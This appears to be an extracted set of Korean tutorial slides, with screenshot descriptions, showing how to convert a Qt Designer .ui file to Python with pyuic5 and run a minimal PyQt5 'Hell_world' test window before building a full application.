
An orange arrow points from the 'pyuic5 -x fdsa.ui -o fdsa.py' command in the Command Prompt to the 'fdsa.py' file in the File Explorer. A text box with a grey background and white text is positioned below the Command Prompt, containing the following text:

위 명령어를 사용하여 .ui 파일을 .py파일로 변환
[pyuic5 -X fdas.ui -o fdsa.py]

본격 코드 구현전 간단한 exe 테스트



본격 코드 구현전 간단한 exe 테스트



The image shows a Windows File Explorer window on the left and a Command Prompt window on the right. The File Explorer window is open to the directory '내 PC > 바탕 화면 > project_12'. It contains three files: 'app.py', 'fdsa.py', and 'fdsa.ui'. The 'fdsa.py' file is highlighted with a red rectangular box. The Command Prompt window is titled 'C:\Windows\System32\cmd.exe' and shows the following text:

```
Microsoft Windows [Version 10.0.19045.5131]
(c) Microsoft Corporation. All rights reserved.


C:\Users#gkdls\Desktop#project_12>pyuic5 -x fdsa.ui -o fdsa.py

C:\Users#gkdls\Desktop#project_12>
```

장점 1. xml파일보다 처리하기 쉽다

장점 2. 실행 환경이 파이썬과 PyQt만 지원하면 된다

본격 코드 구현전 간단한 exe 테스트



The image shows a Windows File Explorer window on the left and a Command Prompt window on the right. The File Explorer window displays the contents of a folder named 'project_12' on the desktop, with files 'app.py', 'fdsa.py', and 'fdsa.ui'. The 'fdsa.py' file is highlighted with a red box. The Command Prompt window shows the execution of the 'pyuic5' command to convert 'fdsa.ui' to 'fdsa.py'.

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19045.5131]
(c) Microsoft Corporation. All rights reserved.

C:\Users#gkdls\Desktop#project_12>pyuic5 -x fdsa.ui -o fdsa.py
C:\Users#gkdls\Desktop#project_12>
```

장점 1. xml파일보다 처리하기 쉽다
장점 2. 실행 환경이 파이썬과 PyQt만 지원하면 된다
장점 3. 실행속도가 빠르고 파일용량이 줄어들 ... 등등

본격 코드 구현전 간단한 exe 테스트

The image shows a screenshot of an IDE with two Python files open. The left pane shows the file explorer with a project named 'PROJECT_12' containing files like 'app.py', 'fdsa.py', 'fdsa.ui', and 'tsetexe.py'. The main editor area is split into two panes. The left pane shows the code for 'tsetexe.py', which imports 'PyQt5.QtWidgets' and 'fdsa' (commented as '변환된 .py 파일의 클래스 이름'). It defines a 'MainApp' class that inherits from 'QMainWindow' and 'Ui_test'. The right pane shows the code for 'fdsa.py', which is a generated UI class 'Ui_test' with a 'setupUi' method. A text box with the text '변환된 ui 파일 (.ui > .py)' is overlaid on the right pane. At the bottom, a terminal window shows a 'NameError' message: 'NameError: name 'form_class' is not defined. Did you mean: 'form_cass'?'. A text box with the text '같은 디렉토리 내 변환된 .py 파일을 import' is overlaid on the bottom left of the IDE.

```
1 from PyQt5.QtWidgets import QApplication, QMainWindow
2 from fdsa import Ui_test # 변환된 .py 파일의 클래스 이름
3
4 class MainApp(QMainWindow, Ui_test):
5     def __init__(self):
6         super().__init__()
7         self.setupUi(self)
8
9     app = QApplication([])
10    window = MainApp()
11    window.show()
12    app.exec_()
13
```


```
1 # -*- coding: utf-8 -*-
2
3 # Form implementation generated from reading ui file 'fdsa.ui'
4 #
5 # Created by: PyQt5 UI code generator 5.15.10
6 #
7 # WARNING: Any manual changes made to this file will be lost when p
8 # run again. Do not edit this file unless you know what you are do
9
10
11 from PyQt5 import QtCore, QtGui, QtWidgets
12
13
14 class Ui_test(object):
15     def setupUi(self, test):
16         test.setObjectName("test")
17         test.resize(391, 353)
18         self.label = QtWidgets.QLabel(test)
19         self.label.setGeometry(QtCore.QRect(0, 5, 391, 341))
20         font = QtGui.QFont()
21         font.setFamily("Bernard MT Condensed")
22         font.setPointSize(48)
23         self.label.setFont(font)
24         self.label.setTextFormat(QtCore.Qt.AutoText)
25         self.label.setAlignment(QtCore.Qt.AlignCenter)
26         self.label.setObjectName("label")
27
28         self.retranslateUi(test)
29         QtCore.QMetaObject.connectSlotsByName(test)
30
31     def retranslateUi(self, test):
32         _translate = QtCore.QCoreApplication.translate
33         test.setWindowTitle(_translate("test", "test"))
34         self.label.setText(_translate("test", "Hell_world"))
35
36
```

같은 디렉토리 내 변환된 .py 파일을 import

변환된 ui 파일 (.ui > .py)

NameError: name 'form_class' is not defined. Did you mean: 'form_cass'?

본격 코드 구현전 간단한 exe 테스트



